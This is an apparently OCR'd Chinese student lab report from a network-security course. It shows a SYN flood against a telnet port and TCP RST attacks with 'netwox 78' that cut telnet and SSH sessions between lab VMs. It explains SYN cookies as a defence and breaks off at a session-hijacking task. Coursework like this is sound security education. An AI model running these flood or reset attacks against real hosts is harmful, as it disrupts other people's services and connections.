网络空间安全实训

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

Task1

Tcp 链接



可以看到最大 syn 容量为 128
以及一些 tcp 的状态



查看 vul 主机端口连接状态，23 端口开着
开始 syn 攻击
流量很大

Netstat 里出现了大量的 tcp 等待的状态，说明攻击成功
为了保护服务器不被 SYN 泛洪攻击，SYN cookies 被发明，其核心技术是在 TCP 服务器收到 TCP SYN 包并返回 TCP SYN+ACK 包时，不分配一个专门的数据区，而是根据这个 SYN 包计算出一个 cookie 值。在收到 TCP ACK 包时，TCP 服务器再根据那个 cookie 值检查这个 TCP ACK 包的合法性。如果合法，再分配专门的数据区进行处理未来的 TCP 连接。所以如果这个包是非法的，将不会占用被攻击者的数据区域，也就不会覆盖被攻击者的任务队列。

Task2

主机 1 向主机 2 建立 telnet 连接

```
tcp        0      0 192.168.43.133:23       255.43.220.28:32492     SYN_RECV
tcp        0      0 192.168.43.133:23       248.161.59.239:27984    SYN_RECV
tcp        0      0 192.168.43.133:23       243.122.187.137:31789   SYN_RECV
tcp        0      0 192.168.43.133:23       244.184.172.184:65026   SYN_RECV
tcp        0      0 192.168.43.133:23       243.90.30.111:62914     SYN_RECV
tcp        0      0 192.168.43.133:23       77.113.20.21:14323      SYN_RECV
tcp        0      0 192.168.43.133:23       240.172.248.68:56949    SYN_RECV
tcp        0      0 192.168.43.133:23       253.11.162.145:24481    SYN_RECV
tcp        0      0 192.168.43.133:23       247.246.93.119:1262     SYN_RECV
tcp        0      0 192.168.43.133:23       241.173.172.164:7166    SYN_RECV
tcp        0      0 192.168.43.133:23       247.217.133.163:35735   SYN_RECV
tcp        0      0 192.168.43.133:23       38.119.104.36:46713     SYN_RECV
tcp        0      0 192.168.43.133:23       154.200.170.132:59453   SYN_RECV
tcp        0      0 192.168.43.133:23       251.13.126.99:10815     SYN_RECV
tcp        0      0 192.168.43.133:23       246.123.118.112:3183    SYN_RECV
tcp        0      0 192.168.43.133:23       253.3.140.228:16790     SYN_RECV
```

```
[09/12/20]seed@VM:~/EXP$ telnet 192.168.43.133
Trying 192.168.43.133...
Connected to 192.168.43.133.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 12 22:30:33 EDT 2020 from 192.168.43.131 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

```
tcp        0      0 127.0.0.1:59235         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.43.132:43892    192.168.43.133:23       ESTABLISHED
tcp        0      0 192.168.43.132:46666    117.18.232.200:443      ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
```

```
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.43.133:23       192.168.43.131:57760    ESTABLISHED
tcp        0      0 192.168.43.133:23       192.168.43.132:43892    ESTABLISHED
```

主机 2 的 23 端口 established

```
[1]+  Stopped                 sudo netwox 78 -i "192.168.43.132"
[09/12/20]seed@VM:~$ sudo netwox 78 -i "192.168.43.132"
```

主机三攻击

```
Customization  Downloads  lib                    Pictures  Templates
[09/12/20]seed@VM:~$ lsConnection closed by foreign host.
[09/12/20]seed@VM:~/EXP$
```

主机一断开连接。

SSH 主机

```
[09/12/20]seed@VM:~/EXP$ ssh 192.168.43.133
The authenticity of host '192.168.43.133 (192.168.43.133)' can't be established
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.43.133' (ECDSA) to the list of known hosts.
seed@192.168.43.133's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Sep 12 22:40:12 2020 from 192.168.43.132
```

主机一向主机二建立 ssh 连接

```
tcp        0      0 192.168.43.133:22       192.168.43.132:40764    ESTABLISHED
```

主机二状态

```
+  Stopped                  sudo netwox 78 -i "192.168.43.132"
9/12/20]seed@VM:~$ sudo netwox 78 -i "192.168.43.132"

9/12/20]seed@VM:~$ sudo netwox 78 -i "192.168.43.132"
```

主机三发起攻击

```
Last login: Sat Sep 12 22:40:12 2020 from 192.168.43.132
[09/12/20]seed@VM:~$ lpacket_write_wait: Connection to 192.168.43.133 port 22: Broke
n pipe
[09/12/20]seed@VM:~/EXP$ s
s: command not found
```

主机一断开链接

```
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.43.133:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.43.133:40466    203.208.43.65:443       ESTABLISHE
tcp        0      0 192.168.43.133:23       192.168.43.131:57760    ESTABLISHE
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

主机二失去连接。


Task4

```
s: command not found
[09/12/20]seed@VM:~/EXP$ service vsftpd start
[09/12/20]seed@VM:~/EXP$ service openbsd-inetd start
[09/12/20]seed@VM:~/EXP$
```

三台主机分别开启 ftp 和 telnet 服务

主机一和三建立 telnet 链接


执行



主机一和三建立 telnet 链接

执行 ls 命令

用 wireshark 抓包可以抓到



利用如下指令编辑